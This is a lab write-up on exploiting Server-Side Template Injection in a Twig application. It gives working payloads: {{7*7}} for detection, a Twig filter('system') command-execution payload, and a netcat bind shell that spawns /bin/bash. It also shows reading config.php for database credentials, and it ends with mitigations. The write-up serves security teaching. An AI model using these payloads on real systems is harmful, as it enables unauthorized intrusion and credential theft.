Server-Side Template Injection – Remote Code Execution via Twig & Bind Shell | Leaf
Overview

This lab demonstrates exploitation of a Server-Side Template Injection (SSTI) vulnerability to achieve remote code execution and gain shell access on the target system.
The vulnerability arises due to improper validation of user input within a template engine, allowing execution of arbitrary commands.
Objective
- Identify SSTI vulnerability
- Determine the template engine
- Achieve remote code execution
- Gain shell access on the target system
Reconnaissance
A service scan was performed to identify open ports and running services:
1
nmap -sV <target_ip>
Result:
1
2
3
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL (unauthorized)
Directory enumeration did not reveal additional endpoints:
1
gobuster dir -u <url> -w <wordlist_path>
However, the web application allowed user comments without authentication, making it a potential injection point.
Exploitation
SSTI Detection
A basic SSTI payload was injected into the comment field:
1
{{7*7}}
Response:
1
49
This confirmed server-side template execution.
Template Engine Identification
Further testing:
1
{{7*'7'}}
Returned:
1
49
This behavior indicates the use of the Twig template engine.
Remote Code Execution
Twig allows command execution using filters:
1
{{['<command>']|filter('system')}}
This confirms the ability to execute arbitrary system commands.
Bind Shell Execution
A bind shell was initiated on the target:
1
{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}
On the attacker machine:
1
nc -nv <target_ip> 1337
Connection established successfully, providing shell access.
Post-Exploitation
After gaining shell access, sensitive configuration files were inspected:
1
cat config.php
This revealed database credentials:
1
2
$username = "root";
$password = "********";
These credentials can be used to access the backend database and extract sensitive information.
Impact
This vulnerability allows:
- Remote code execution on the server
- Full system compromise via shell access
- Exposure of sensitive configuration files
- Unauthorized database access
Such issues can lead to complete takeover of the application and underlying system.
Mitigation
- Sanitize and validate all user input before rendering templates
- Avoid rendering user-controlled data directly in templates
- Disable dangerous template functions and filters
- Apply the principle of least privilege to backend services
- Secure sensitive configuration files and credentials
Real-World Insight
SSTI vulnerabilities are highly critical as they often lead directly to remote code execution. Modern template engines such as Twig and Jinja2 can become dangerous if user input is not handled securely.
This type of vulnerability is commonly associated with injection flaws and aligns with risks identified by OWASP.
Conclusion
This lab demonstrates how a simple input field can lead to full system compromise when proper validation is not enforced. Identifying SSTI and leveraging it for command execution is a critical skill in web application security testing.